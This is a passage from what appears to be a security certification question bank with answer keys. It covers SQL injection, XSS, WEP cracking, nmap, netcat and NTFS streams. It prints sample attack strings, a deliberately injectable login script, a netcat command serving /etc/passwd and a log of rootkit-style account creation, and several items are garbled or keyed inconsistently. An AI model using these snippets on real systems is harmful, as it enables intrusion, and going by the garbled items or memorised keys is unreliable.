objConn.Open Application("WebUsersConnection")
sSQL="SELECT * FROM Users where Username=? & Request("user") & _
"?and Password=? & Request("pwd") & "?
Set RS = objConn.Execute(sSQL)
If RS.EOF then
Response.Redirect("login.asp?msg=Invalid Login")
Else
Session.Authorized = True
Set RS = nothing
Set objConn = nothing Response.Redirect("mainpage.asp")
```

```
End If
%>
```

A. The ASP script is vulnerable to XSS attack
B. The ASP script is vulnerable to SQL Injection attack
C. The ASP script is vulnerable to Session Splice attack
D. The ASP script is vulnerable to Cross Site Scripting attack

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 335
An attacker has been successfully modifying the purchase price of items purchased at a web site. The security administrators verify the web server and Oracle database have not been compromised directly. They have also verified the IDS logs and found no attacks that could have caused this. What is the mostly likely way the attacker has been able to modify the price?

A. By using SQL injection
B. By using cross site scripting
C. By changing hidden form values in a local copy of the web page
D. There is no way the attacker could do this without directly compromising either the web server or the database

Correct Answer: C
Section: (none)
Explanation

QUESTION 336
Jackson discovers that the wireless AP transmits 128 bytes of plaintext, and the station responds by encrypting the plaintext. It then transmits the resulting ciphertext using the same key and cipher that are used by WEP to encrypt subsequent network traffic. What authentication mechanism is being followed here?

A. no authentication
B. single key authentication
C. shared key authentication
D. open system authentication

Correct Answer: C
Section: (none)
Explanation

QUESTION 337
Which tool/utility can help you extract the application layer data from each TCP connection from a log file into separate files?

A. Snort
B. argus
C. TCPflow
D. Tcpdump

Correct Answer: C
Section: (none)
Explanation

QUESTION 338
Bryan notices the error on the web page and asks Liza to enter liza' or '1'='1 in the email field. They are greeted with a message "Your login information has been mailed to johndoe@gmail.com". What do you think has occurred?

A. The web application picked up a record at random
B. The web application returned the first record it found
C. The server error has caused the application to malfunction
D. The web application emailed the administrator about the error

Correct Answer: B
Section: (none)
Explanation

QUESTION 339
Jake works as a system administrator at Acme Corp. Jason, an accountant of the firm befriends him at the canteen and tags along with him on the pretext of appraising him about potential tax benefits. Jason waits for Jake to swipe his access card and follows him through the open door into the secure systems area. How would you describe Jason's behavior within a security context?

A. Trailing
B. Tailgating

C. Swipe Gating
D. Smooth Talking

Correct Answer: B
Section: (none)
Explanation

QUESTION 340
Rebecca is a security analyst and knows of a local root exploit that has the ability to enable local users to use available exploits to gain root privileges. This vulnerability exploits a condition in the Linux kernel within the execve() system call. There is no known workaround that exists for this vulnerability. What is the correct action to be taken by Rebecca in this situation as a recommendation to management?

A. Rebecca should make a recommendation to disable the execve() system call
B. Rebecca should make a recommendation to upgrade the Linux kernel promptly
C. Rebecca should make a recommendation to set all child-process to sleep within the execve()
D. Rebecca should make a recommendation to hire more system administrators to monitor all child processes to ensure that each child process can't elevate privilege

Correct Answer: B
Section: (none)
Explanation

QUESTION 341
Which of the following display filters will you enable in Ethereal to view the three-way handshake for a connection from host 192.168.0.1?

A. ip == 192.168.0.1 and tcp.syn
B. ip.addr = 192.168.0.1 and syn = 1
C. ip.addr==192.168.0.1 and tcp.flags.syn
D. ip.equals 192.168.0.1 and syn.equals on

Correct Answer: C
Section: (none)
Explanation

QUESTION 342
Fingerprinting an Operating System helps a cracker because:

A. It defines exactly what software you have installed
B. It opens a security-delayed window based on the port being scanned
C. It doesn't depend on the patches that have been applied to fix existing security holes
D. It informs the cracker of which vulnerabilities he may be able to exploit on your system

Correct Answer: D
Section: (none)
Explanation

QUESTION 343
Basically, there are two approaches to network intrusion detection: signature detection, and anomaly detection. The signature detection approach utilizes well-known signatures for network traffic to identify potentially malicious traffic. The anomaly detection approach utilizes a previous history of network traffic to search for patterns that are abnormal, which would indicate an intrusion. How can an attacker disguise his buffer overflow attack signature such that there is a greater probability of his attack going undetected by the IDS?

A. He can use a shellcode that will perform a reverse telnet back to his machine
B. He can use a dynamic return address to overwrite the correct value in the target machine computer memory
C. He can chain NOOP instructions into a NOOP "sled" that advances the processor's instruction pointer to a random place of choice
D. He can use polymorphic shell code-with a tool such as ADMmutate - to change the signature of his exploit as seen by a network IDS

Correct Answer: D
Section: (none)
Explanation

QUESTION 344
You want to know whether a packet filter is in front of 192.168.1.10. Pings to 192.168.1.10 don't get answered. A basic nmap scan of 192.168.1.10 seems to hang without returning any information. What should you do next?

A. Use NetScan Tools Pro to conduct the scan
B. Run nmap XMAS scan against 192.168.1.10
C. Run NULL TCP hping2 against 192.168.1.10
D. The firewall is blocking all the scans to 192.168.1.10

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 345
In the context of Windows Security, what is a 'null' user?

A. A user that has no skills
B. An account that has been suspended by the admin
C. A pseudo account that has no username and password
D. A pseudo account that was created for security administration purpose

Correct Answer: C
Section: (none)
Explanation

QUESTION 346
What does the following command in netcat do?

nc -l -u -p 55555 < /etc/passwd

A. logs the incoming connections to /etc/passwd file
B. loads the /etc/passwd file to the UDP port 55555
C. grabs the /etc/passwd file when connected to UDP port 55555
D. deletes the /etc/passwd file when connected to the UDP port 55555

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 347
John the hacker is sniffing the network to inject ARP packets. He injects broadcast frames onto the wire to conduct MiTM attack. What is the destination MAC address of a broadcast frame?

A. 0xFFFFFFFFFFFF

B. 0xAAAAAAAAAAAA
C. 0xBBBBBBBBBBBB
D. 0xDDDDDDDDDDDD

Correct Answer: A
Section: (none)
Explanation

QUESTION 348
Jacob would like your advice on using a wireless hacking tool that can save him time and get him better results with lesser packets. You would like to recommend a tool that uses KoreK's implementation. Which tool would you recommend from the list below?

A. Kismet
B. Shmoo
C. Aircrack
D. John the Ripper

Correct Answer: C
Section: (none)
Explanation

QUESTION 349
Annie has just succeeded in stealing a secure cookie via a XSS attack. She is able to replay the cookie even while the session is valid on the server. Why do you think this is possible?

A. Any cookie can be replayed irrespective of the session status
B. The scenario is invalid as a secure cookie cannot be replayed
C. It works because encryption is performed at the network layer (layer 1 encryption)
D. It works because encryption is performed at the application layer (single encryption key)

Correct Answer: D
Section: (none)
Explanation

QUESTION 350
Bret is a web application administrator and has just read that there are a number of surprisingly common web application vulnerabilities that can be exploited by

unsophisticated attackers with easily available tools on the Internet. He has also read that when an organization deploys a web application, they invite the world to send HTTP requests. Attacks buried in these requests sail past firewalls, filters, platform hardening, SSL, and IDS without notice because they are inside legal HTTP requests. Bret is determined to weed out any vulnerabilities. What are some common vulnerabilities in web applications that he should be concerned about?

A. Non-validated parameters, broken access control, broken account and session management, cross-side scripting and buffer overflows are just a few common vulnerabilities
B. No IDS configured, anonymous user account set as default, missing latest security patch, no firewall filters set and visible clear text passwords are just a few common vulnerabilities
C. Visible clear text passwords, anonymous user account set as default, missing latest security patch, no firewall filters set and no SSL configured are just a few common vulnerabilities
D. No SSL configured, anonymous user account set as default, missing latest security patch, no firewall filters set and an inattentive system administrator are just a few common vulnerabilities

Correct Answer: A
Section: (none)
Explanation

QUESTION 351
You are the security administrator for a large network. You want to prevent attackers from running any sort of traceroute into your DMZ and discovering the internal structure of publicly accessible areas of the network. How can you achieve this?

A. Block TCP at the firewall
B. Block UDP at the firewall
C. Block ICMP at the firewall
D. There is no way to completely block tracerouting into this area

Correct Answer: D
Section: (none)
Explanation

QUESTION 352
A simple compiler technique used by programmers is to add a terminator 'canary word' containing four letters NULL (0x00), CR (0x0d), LF (0x0a) and EOF (0xff) so that most string operations are terminated. If the canary word has been altered when the function returns, and the program responds by emitting an intruder alert into syslog, and then halts what does it indicate?

A. The system has crashed
B. A buffer overflow attack has been attempted

C. A buffer overflow attack has already occurred

D. A firewall has been breached and this is logged

E. An intrusion detection system has been triggered

Correct Answer: B
Section: (none)
Explanation

QUESTION 353
Which of the following represents the initial two commands that an IRC client sends to join an IRC network?

A. USER, NICK

B. LOGIN, NICK

C. USER, PASS

D. LOGIN, USER

Correct Answer: A
Section: (none)
Explanation

QUESTION 354
Study the following e-mail message. When the link in the message is clicked, it will take you to an address like: http://hacker.xsecurity.com/in.htm. Note that hacker.xsecurity.com is not an official SuperShopper site!
What attack is depicted in the below e-mail?

Dear SuperShopper valued member,
Due to concerns, for the safety and integrity of the SuperShopper community we
have issued this warning message. It has come to our attention that your account
information needs to be updated due to inactive members, frauds and spoof reports.
If you could please take 5-10 minutes out of your online experience and renew your
records you will not run into any future problems with the online service. However,
failure to update your records will result to your account cancellation. This
notification expires within 24 hours.
Once you have updated your account records your SuperShopper will not be
interrupted and will continue as normal.
Please follow the link below and renew your account information.

https://www.supershopper.com/cgi-bin/webscr?cmd=update-run

SuperShopper Technical Support http://www.supershopper.com

A. Phishing attack
B. E-mail spoofing
C. social engineering
D. Man in the middle attack

Correct Answer: A
Section: (none)
Explanation

QUESTION 355
What does ICMP (type 11, code 0) denote?

A. Unknown Type
B. Time Exceeded
C. Source Quench
D. Destination Unreachable

Correct Answer: B
Section: (none)
Explanation

QUESTION 356
What hacking attack is challenge/response authentication used to prevent?

A. Replay attacks
B. Scanning attacks
C. Session hijacking attacks
D. Password cracking attacks

Correct Answer: A
Section: (none)
Explanation

QUESTION 357
Henry is an attacker and wants to gain control of a system and use it to flood a target system with requests, so as to prevent legitimate users from gaining access.

What type of attack is Henry using?

A. Henry is executing commands or viewing data outside the intended target path
B. Henry is using a denial of service attack which is a valid threat used by an attacker
C. Henry is taking advantage of an incorrect configuration that leads to access with higher-than-expected privilege
D. Henry uses poorly designed input validation routines to create or alter commands to gain access to unintended data or execute commands

Correct Answer: B
Section: (none)
Explanation

QUESTION 358
Eve decides to get her hands dirty and tries out a Denial of Service attack that is relatively new to her. This time she envisages using a different kind of method to attack Brownies Inc. Eve tries to forge the packets and uses the broadcast address. She launches an attack similar to that of ?fraggle? What is the technique that Eve used in the case above?

A. Smurf
B. Bubonic
C. SYN Flood
D. Ping of Death

Correct Answer: A
Section: (none)
Explanation

QUESTION 359
When Jason moves a file via NFS over the company's network, you want to grab a copy of it by sniffing. Which of the following tool accomplishes this?

A. macof
B. webspy
C. filesnarf
D. nfscopy

Correct Answer: C
Section: (none)
Explanation

QUESTION 360
An nmap command that includes the host specification of 202.176.56-57.* will scan _______ number of hosts.

A. 2
B. 256
C. 512
D. Over 10,000

Correct Answer: C
Section: (none)
Explanation

QUESTION 361
What is Cygwin?

A. Cygwin is a free C++ compiler that runs on Windows
B. Cygwin is a free Unix subsystem that runs on top of Windows
C. Cygwin is a free Windows subsystem that runs on top of Linux
D. Cygwin is a X Windows GUI subsytem that runs on top of Linux GNOME environment

Correct Answer: B
Section: (none)
Explanation

QUESTION 362
Liza has forgotten her password to an online bookstore. The web application asks her to key in her email so that they can send her the password. Liza enters her email liza@yahoo.com'. The application displays server error.

What is wrong with the web application?

A. The email is not valid
B. User input is not sanitized

C. The web server may be down
D. The ISP connection is not reliable

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 363
What file system vulnerability does the following command take advantage of?

type c:\anyfile.exe > c:\winnt\system32\calc.exe:anyfile.exe

A. HFS
B. ADS
C. NTFS
D. Backdoor access

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 364
A majority of attacks come from insiders, people who have direct access to a company's computer system as part of their job function or a business relationship. Who is considered an insider?

A. The CEO of the company because he has access to all of the computer systems
B. A government agency since they know the company computer system strengths and weaknesses
C. Disgruntled employee, customers, suppliers, vendors, business partners, contractors, temps, and consultants
D. A competitor to the company because they can directly benefit from the publicity generated by making such an attack

Correct Answer: C
Section: (none)
Explanation

QUESTION 365
A specific site received 91 ICMP_ECHO packets within 90 minutes from 47 different sites. 77 of the ICMP_ECHO packets had an ICMP ID:39612 and Seq:57072. 13 of the ICMP_ECHO packets had an ICMP ID:0 and Seq:0. What can you infer from this information?

A. The packets were sent by a worm spoofing the IP addresses of 47 infected sites
B. ICMP ID and Seq numbers were most likely set by a tool and not by the operating system
C. All 77 packets came from the same LAN segment and hence had the same ICMP ID and Seq number
D. 13 packets were from an external network and probably behind a NAT, as they had an ICMP ID 0 and Seq 0

Correct Answer: B
Section: (none)
Explanation

QUESTION 366
Ron has configured his network to provide strong perimeter security. As part of his network architecture, he has included a host that is fully exposed to attack. The system is on the public side of the demilitarized zone, unprotected by a firewall or filtering router. What would you call such a host?

A. Honeypot
B. DMZ host
C. DWZ host
D. Bastion Host

Correct Answer: D
Section: (none)
Explanation

QUESTION 367
Which type of hacker represents the highest risk to your network?

A. script kiddies
B. grey hat hackers
C. black hat hackers
D. disgruntled employees

Correct Answer: D

Section: (none)
Explanation

QUESTION 368
Attackers can potentially intercept and modify unsigned SMB packets, modify the traffic and forward it so that the server might perform undesirable actions. Alternatively, the attacker could pose as the server or client after a legitimate authentication and gain unauthorized access to data. Which of the following is NOT a means that can be used to minimize or protect against such an attack?

A. Timestamps
B. SMB Signing
C. File permissions
D. Sequence numbers monitoring

Correct Answer: ABD
Section: (none)
Explanation

QUESTION 369
How many bits encryption does SHA-1 use?

A. 64 bits
B. 128 bits
C. 160 bits
D. 256 bits

Correct Answer: C
Section: (none)
Explanation

QUESTION 370
In order to attack a wireless network, you put up an access point and override the signal of the real access point. As users send authentication data, you are able to capture it. What kind of attack is this?

A. WEP attack
B. Driveby hacking
C. Rogue access point attack

D. Unauthorized access point attack

Correct Answer: C
Section: (none)
Explanation

QUESTION 371
What does FIN in TCP flag define?

A. Used to close a TCP connection
B. Used to abort a TCP connection abruptly
C. Used to indicate the beginning of a TCP connection
D. Used to acknowledge receipt of a previous packet or transmission

Correct Answer: A
Section: (none)
Explanation

QUESTION 372
What port number is used by LDAP protocol?

A. 110
B. 389
C. 445
D. 464

Correct Answer: B
Section: (none)
Explanation

QUESTION 373
Which of the following commands runs snort in packet logger mode?

A. ./snort -dev -h ./log
B. ./snort -dev -l ./log

C. ./snort -dev -o ./log
D. ./snort -dev -p ./log

Correct Answer: B
Section: (none)
Explanation

QUESTION 374
Null sessions are un-authenticated connections (not using a username or password) to an NT or 2000 system. Which TCP and UDP ports must you filter to check null sessions on your network?

A. 137 and 139
B. 137 and 443
C. 139 and 443
D. 139 and 445

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 375
Which of the following command line switch would you use for OS detection in Nmap?

A. -D
B. -O
C. -P
D. -X

Correct Answer: B
Section: (none)
Explanation

QUESTION 376
Which of the following steganography utilities exploits the nature of white space and allows the user to conceal information in these white spaces?

A. Snow
B. Gif-It-Up
C. NiceText
D. Image Hide

Correct Answer: A
Section: (none)
Explanation

QUESTION 377
Which of the following attacks takes best advantage of an existing authenticated connection?

A. Spoofing
B. Session Hijacking
C. Password Sniffing
D. Password Guessing

Correct Answer: B
Section: (none)
Explanation

QUESTION 378
What sequence of packets is sent during the initial TCP three-way handshake?

A. SYN, URG, ACK
B. FIN, FIN-ACK, ACK
C. SYN, ACK, SYN-ACK
D. SYN, SYN-ACK, ACK

Correct Answer: D
Section: (none)
Explanation

QUESTION 379

While testing web applications, you attempt to insert the following test script into the search area on the company's web site: <script>alert('Testing Testing Testing') </script> Afterwards, when you press the search button, a pop up box appears on your screen with the text "Testing Testing Testing". What vulnerability is detected in the web application here?

A. A hybrid attack

B. A buffer overflow

C. Password attacks

D. Cross Site Scripting

Correct Answer: D
Section: (none)
Explanation

QUESTION 380
You ping a target IP to check if the host is up. You do not get a response. You suspect ICMP is blocked at the firewall. Next you use hping2 tool to ping the target host and you get a response. Why does the host respond to hping2 and not ping packet?

```
[ceh]# ping 10.2.3.4
PING10.2.3.4 (10.2.3.4) from 10.2.3.80 : 56(84) bytes of data.
--- 10.2.3.4 ping statistics ---
3 packets transmitted, 0 packets received, 100% packet loss
[ceh]# ./hping2 -c 4 -n -i 2 10.2.3.4
HPING 10.2.3.4 (eth0 10.2.3.4): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=10.2.3.4 flags=RA seq=0 ttl=128 id=54167 win=0 rtt=0.8 ms
len=46 ip=10.2.3.4 flags=RA seq=1 ttl=128 id=54935 win=0 rtt=0.7 ms
len=46 ip=10.2.3.4 flags=RA seq=2 ttl=128 id=55447 win=0 rtt=0.7 ms
len=46 ip=10.2.3.4 flags=RA seq=3 ttl=128 id=55959 win=0 rtt=0.7 ms
--- 10.2.3.4 hping statistic ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 0.7/0.8/0.8 ms
```

A. ping packets cannot bypass firewalls

B. you must use ping 10.2.3.4 switch

C. hping2 uses TCP instead of ICMP by default

D. hping2 uses stealth TCP packets to connect

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 381

You have initiated an active operating system fingerprinting attempt with nmap against a target system:

```
[root@ceh NG]# /usr/local/bin/nmap -sT -O 10.0.0.1
Starting nmap 3.28 ( www.insecure.org/nmap/) at 2003-06-18 19:14 IDT
Interesting ports on 10.0.0.1:
(The 1628 ports scanned but not shown below are in state: closed)
PortStateService
21/tcp filtered ftp
22/tcp filtered ssh
25/tcp open smtp
80/tcp open http
135/tcp open loc-srv
139/tcp open netbios-ssn
389/tcp open LDAP
443/tcp open https
465/tcp open smtps
1029/tcp open ms-lsa
1433/tcp open ms-sql-s
2301/tcp open compaqdiag
5555/tcp open freeciv
5800/tcp open vnc-http
5900/tcp open vnc
6000/tcp filtered X11
Remote operating system guess: Windows XP, Windows 2000, NT4 or 95/98/98SE
Nmap run completed -- 1 IP address (1 host up) scanned in 3.334 seconds
```

Using its fingerprinting tests nmap is unable to distinguish between different groups of Microsoft based operating systems - Windows XP, Windows 2000, NT4 or 95/98/98SE.

What operating system is the target host running based on the open ports shown above?

A. Windows XP

B. Windows 98 SE

C. Windows NT4 Server

D. Windows 2000 Server

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 382
Kevin has been asked to write a short program to gather user input for a web application. He likes to keep his code neat and simple. His chooses to use printf(str) where he should have ideally used printf(?s? str). What attack will his program expose the web application to?

A. Cross Site Scripting
B. SQL injection Attack
C. Format String Attack
D. Unicode Traversal Attack

Correct Answer: C
Section: (none)
Explanation

QUESTION 383
Matthew re-injects a captured wireless packet back onto the network. He does this hundreds of times within a second. The packet is correctly encrypted and Matthew assumes it is an ARP request packet. The wireless host responds with a stream of responses, all individually encrypted with different IVs. What is this attack most appropriately called?

A. Spoof attack
B. Replay attack
C. Injection attack
D. Rebound attack

Correct Answer: B
Section: (none)
Explanation

QUESTION 384
Sabotage, Advertising and Covering are the three stages of _____

A. Social engineering
B. Reverse Social Engineering
C. Reverse Software Engineering
D. Rapid Development Engineering

Correct Answer: B
Section: (none)
Explanation

QUESTION 385
John has a proxy server on his network which caches and filters web access. He shuts down all unnecessary ports and services. Additionally, he has installed a firewall (Cisco PIX) that will not allow users to connect to any outbound ports. Jack, a network user has successfully connected to a remote server on port 80 using netcat. He could in turn drop a shell from the remote machine. Assuming an attacker wants to penetrate John's network, which of the following options is he likely to choose?

A. Use ClosedVPN
B. Use Monkey shell
C. Use reverse shell using FTP protocol
D. Use HTTPTunnel or Stunnel on port 80 and 443

Correct Answer: D
Section: (none)
Explanation

QUESTION 386
What port number is used by Kerberos protocol?

A. 44
B. 88
C. 419
D. 487

Correct Answer: B
Section: (none)
Explanation

QUESTION 387

After studying the following log entries, what is the attacker ultimately trying to achieve as inferred from the log sequence?

```
1. mkdir -p /etc/X11/applnk/Internet/.etc
2. mkdir -p /etc/X11/applnk/Internet/.etcpasswd
3. touch -acmr /etc/passwd /etc/X11/applnk/Internet/.etcpasswd
4. touch -acmr /etc /etc/X11/applnk/Internet/.etc
5. passwd nobody -d
6. /usr/sbin/adduser dns -d/bin -u 0 -g 0 -s/bin/bash
7. passwd dns -d
8. touch -acmr /etc/X11/applnk/Internet/.etcpasswd /etc/passwd
9. touch -acmr /etc/X11/applnk/Internet/.etc /etc
```

A. Change password of user nobody

B. Extract information from a local directory

C. Change the files Modification Access Creation times

D. Download rootkits and passwords into a new directory

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

QUESTION 388

Study the log below and identify the scan type.

```
tcpdump -vv host 192.168.1.10
17:34:45.802163 eth0 < 192.168.1.1 > victim: ip-proto-117 0 (ttl 48, id 36166)
17:34:45.802216 eth0 < 192.168.1.1 > victim: ip-proto-25 0 (ttl 48, id 33796)
17:34:45.802266 eth0 < 192.168.1.1 > victim: ip-proto-162 0 (ttl 48, id 47066)
17:34:46.111982 eth0 < 192.168.1.1 > victim: ip-proto-74 0 (ttl 48, id 35585)
17:34:46.112039 eth0 < 192.168.1.1 > victim: ip-proto-117 0 (ttl 48, id 32834)
17:34:46.112092 eth0 < 192.168.1.1 > victim: ip-proto-25 0 (ttl 48, id 26292)
17:34:46.112143 eth0 < 192.168.1.1 > victim: ip-proto-162 0 (ttl 48, id 51058)
tcpdump -vv -x host 192.168.1.10
17:35:06.731739 eth0 < 192.168.1.10 > victim: ip-proto-130 0 (ttl 59, id 42060) 4500
0014 a44c 0000 3b82 57b8 c0a8 010a c0a8 0109 0000 0000 0000 0000 0000 0000 0000
0000 0000 0000 0000 0000 0000
```

A. nmap -sR 192.168.1.10
B. nmap -sS 192.168.1.10
C. nmap -sV 192.168.1.10
D. nmap -sO -T 192.168.1.10

Correct Answer: D
Section: (none)
Explanation

QUESTION 389
_____ is found in all versions of NTFS and is described as the ability to fork file data into existing files without affecting their functionality, size, or display to traditional file browsing utilities like dir or Windows Explorer

A. Steganography
B. Merge Streams
C. NetBIOS vulnerability
D. Alternate Data Streams

Correct Answer: D
Section: (none)
Explanation

QUESTION 390
Which type of attack is port scanning?

A. Web server attack
B. Information gathering
C. Unauthorized access
D. Denial of service attack

Correct Answer: B
Section: (none)
Explanation

QUESTION 391

Derek has stumbled upon a wireless network and wants to assess its security. However, he does not find enough traffic for a good capture. He intends to use AirSnort on the captured traffic to crack the WEP key and does not know the IP address range or the AP. How can he generate traffic on the network so that he can capture enough packets to crack the WEP key?

A. Use any ARP requests found in the capture
B. Derek can use a session replay on the packets captured
C. Derek can use KisMAC as it needs two USB devices to generate traffic
D. Use Ettercap to discover the gateway and ICMP ping flood tool to generate traffic

Correct Answer: D
Section: (none)
Explanation

QUESTION 392
Jane has just accessed her preferred e-commerce web site and she has seen an item she would like to buy. Jane considers the price a bit too steep; she looks at the page source code and decides to save the page locally to modify some of the page variables. In the context of web application security, what do you think Jane has changed?

A. An integer variable
B. A 'hidden' price value
C. A 'hidden' form field value
D. A page cannot be changed locally; it can only be served by a web server

Correct Answer: C
Section: (none)
Explanation

QUESTION 393
LM authentication is not as strong as Windows NT authentication so you may want to disable its use, because an attacker eavesdropping on network traffic will attack the weaker protocol. A successful attack can compromise the user's password. How do you disable LM authentication in Windows XP?

A. Stop the LM service in Windows XP
B. Disable LSASS service in Windows XP
C. Disable LM authentication in the registry
D. Download and install LMSHUT.EXE tool from Microsoft website

Correct Answer: C

Section: (none)
Explanation

QUESTION 394
Erik notices a big increase in UDP packets sent to port 1026 and 1027 occasionally.
He enters the following at the command prompt.

```
$ nc -l -p 1026 -u -v
```

In response, he sees the following message.

```
cell(?(c)????STOPALERT77STOP! WINDOWS REQUIRES IMMEDIATE
ATTENTION.
Windows has found 47 Critical Errors.

To fix the errors please do the following:
1. Download Registry Repair from: www.reg-patch.com
2. Install Registry Repair
3. Run Registry Repair
4. Reboot your computer
FAILURE TO ACT NOW MAY LEAD TO DATA LOSS AND CORRUPTION!
```

What would you infer from this alert?

A. The machine is redirecting traffic to www.reg-patch.com using adware
B. It is a genuine fault of windows registry and the registry needs to be backed up
C. An attacker has compromised the machine and backdoored ports 1026 and 1027
D. It is a messenger spam. Windows creates a listener on one of the low dynamic ports from 1026 to 1029 and the message usually promotes malware disguised as legitimate utilities

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 395
June, a security analyst, understands that a polymorphic virus has the ability to mutate and can change its known viral signature and hide from signature-based antivirus programs. Can June use an antivirus program in this case and would it be effective against a polymorphic virus?

A. No. June can't use an antivirus program since it compares the size of executable files to the database of known viral signatures and it is effective on a polymorphic virus
B. Yes. June can use an antivirus program since it compares the parity bit of executable files to the database of known check sum counts and it is effective on a polymorphic virus
C. Yes. June can use an antivirus program since it compares the signatures of executable files to the database of known viral signatures and it is very effective against a polymorphic virus
D. No. June can't use an antivirus program since it compares the signatures of executable files to the database of known viral signatures and in the case the polymorphic viruses cannot be detected by a signature-based anti-virus program

Correct Answer: D
Section: (none)
Explanation

QUESTION 396
Clive is conducting a pen-test and has just port scanned a system on the network. He has identified the operating system as Linux and been able to elicit responses from ports 23, 25 and 53. He infers port 23 as running Telnet service, port 25 as running SMTP service and port 53 as running DNS service. The client confirms these findings and attests to the current availability of the services. When he tries to telnet to port 23 or 25, he gets a blank screen in response. On typing other commands, he sees only blank spaces or underscores symbols on the screen. What are you most likely to infer from this?

A. The services are protected by TCP wrappers
B. There is a honeypot running on the scanned machine
C. An attacker has replaced the services with trojaned ones
D. This indicates that the telnet and SMTP server have crashed

Correct Answer: A
Section: (none)
Explanation

QUESTION 397
Why do you need to capture five to ten million packets in order to crack WEP with AirSnort?

A. All IVs are vulnerable to attack
B. Air Snort uses a cache of packets
C. Air Snort implements the FMS attack and only encrypted packets are counted
D. A majority of weak IVs transmitted by access points and wireless cards are not filtered by contemporary wireless manufacturers

Correct Answer: C
Section: (none)
Explanation

QUESTION 398
Choose one of the following pseudo codes to describe this statement:

If we have written 200 characters to the buffer variable, the stack should stop because it cannot hold any more data.

A. If (I > 200) then exit (1)
B. If (I < 200) then exit (1)
C. If (I <= 200) then exit (1)
D. If (I >= 200) then exit (1)

Correct Answer: D
Section: (none)
Explanation

QUESTION 399
Study the snort rule given below and interpret the rule.

alter tep any any->192.168.1.0/24 111 (countent:"|00 01 86 a5|mag:"mountd acsess";)

A. An alert is generated when a TCP packet is originated from port 111 of any IP address to the 192.168.1.0 subnet
B. An alert is generated when any packet other than a TCP packet is seen on the network and destined for the 192.168.1.0 subnet
C. An alert is generated when a TCP packet is generated from any IP on the 192.168.1.0 subnet and destined to any IP on port 111
D. An alert is generated when a TCP packet originating from any IP address is seen on the network and destined for any IP address on the 192.168.1.0 subnet on port

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 400
Dan is conducting a penetration testing and has found a vulnerability in a Web Application which gave him the sessionID token via a cross site scripting

vulnerability. Dan wants to replay this token. However, the session ID manager (on the server) checks the originating IP address as well. Dan decides to spoof his IP address in order to replay the sessionID. Why do you think Dan might not be able to get an interactive session?

A. Dan cannot spoof his IP address over TCP network
B. The server will send replies back to the spoofed IP address
C. Dan can establish an interactive session only if he uses a NAT
D. The scenario is incorrect as Dan can spoof his IP and get responses

Correct Answer: B
Section: (none)
Explanation

QUESTION 401
Ivan is auditing a corporate website. Using Winhex, he alters a cookie as shown below.

Befor Alteration: cookie langen-us;ADMIN=y-1;time=10.30GMT;
After Alteration: cookie langen-us;ADMIN=y-1;time=12.30GMT;

What attack is being depicted here?

A. Cookie Stealing
B. Session Hijacking
C. Cross Site Scripting
D. Parameter Manipulation

Correct Answer: D
Section: (none)
Explanation

QUESTION 402
How would you describe an attack where an attacker attempts to deliver the payload over multiple packets over long periods of time with the purpose of defeating simple pattern matching in IDS systems without session reconstruction? A characteristic of this attack would be a continuous stream of small packets.

A. Session Splicing
B. Session Stealing
C. Session Hijacking
D. Session Fragmentation

Correct Answer: A
Section: (none)
Explanation

QUESTION 403
Dave has been assigned to test the network security of Acme Corp. The test was announced to the employees. He created a webpage to discuss the progress of the tests with employees who were interested in following the test. Visitors were allowed to click on a sand clock to mark the progress of the test. Dave successfully embeds a keylogger. He also added some statistics on the webpage. The firewall protects the network well and allows strict Internet access. How was security compromised and how did the firewall respond?

A. The attack did not fall through as the firewall blocked the traffic
B. The attack was social engineering and the firewall did not detect it
C. The attack was deception and security was not directly compromised
D. Security was not compromised as the webpage was hosted internally

Correct Answer: B
Section: (none)
Explanation

QUESTION 404
Which of the following keyloggers cannot be detected by anti-virus or anti-spyware products?

A. Covert keylogger
B. Stealth keylogger
C. Software keylogger
D. Hardware keylogger

Correct Answer: D
Section: (none)
Explanation

QUESTION 405
_____ is a type of symmetric-key encryption algorithm that transforms a fixed-length block of plaintext (unencrypted text) data into a block of ciphertext (encrypted text) data of the same length.

A. Bit Cipher
B. Hash Cipher
C. Block Cipher
D. Stream Cipher

Correct Answer: C
Section: (none)
Explanation

QUESTION 406
A program that defends against a port scanner will attempt to:

A. Sends back bogus data to the port scanner
B. Log a violation and recommend use of security-auditing tools
C. Limit access by the scanning system to publicly available ports only
D. Update a firewall rule in real time to prevent the port scan from being completed

Correct Answer: D
Section: (none)
Explanation

QUESTION 407
_____ is the process of converting something from one representation to the simplest form. It deals with the way in which systems convert data from one form to another.

A. Canonicalization
B. Character Mapping
C. Character Encoding
D. UCS transformation formats

Correct Answer: A
Section: (none)
Explanation

QUESTION 408

Which of the following is not considered to be a part of active sniffing?

A. MAC Flooding
B. ARP Spoofing
C. SMAC Fueling
D. MAC Duplicating

Correct Answer: C
Section: (none)
Explanation

QUESTION 409
Why would an attacker want to perform a scan on port 137?

A. To discover proxy servers on a network
B. To disrupt the NetBIOS SMB service on the target host
C. To check for file and print sharing on Windows systems
D. To discover information about a target host using NBTSTAT

Correct Answer: D
Section: (none)
Explanation

QUESTION 410
What are the differences between SSL and S-HTTP?

A. SSL operates at the network layer and S-HTTP operates at the application layer
B. SSL operates at the application layer and S-HTTP operates at the network layer
C. SSL operates at the transport layer and S-HTTP operates at the application layer
D. SSL operates at the application layer and S-HTTP operates at the transport layer

Correct Answer: C
Section: (none)
Explanation

QUESTION 411
Which of the following countermeasure can specifically protect against both the MAC Flood and MAC Spoofing attacks?

A. Port Security
B. Switch Mapping
C. Port Reconfiguring
D. Multiple Recognition

Correct Answer: A
Section: (none)
Explanation

QUESTION 412
You have chosen a 22 character word from the dictionary as your password. How long will it take to crack the password by an attacker?

A. 5 minutes
B. 23 days
C. 200 years
D. 16 million years

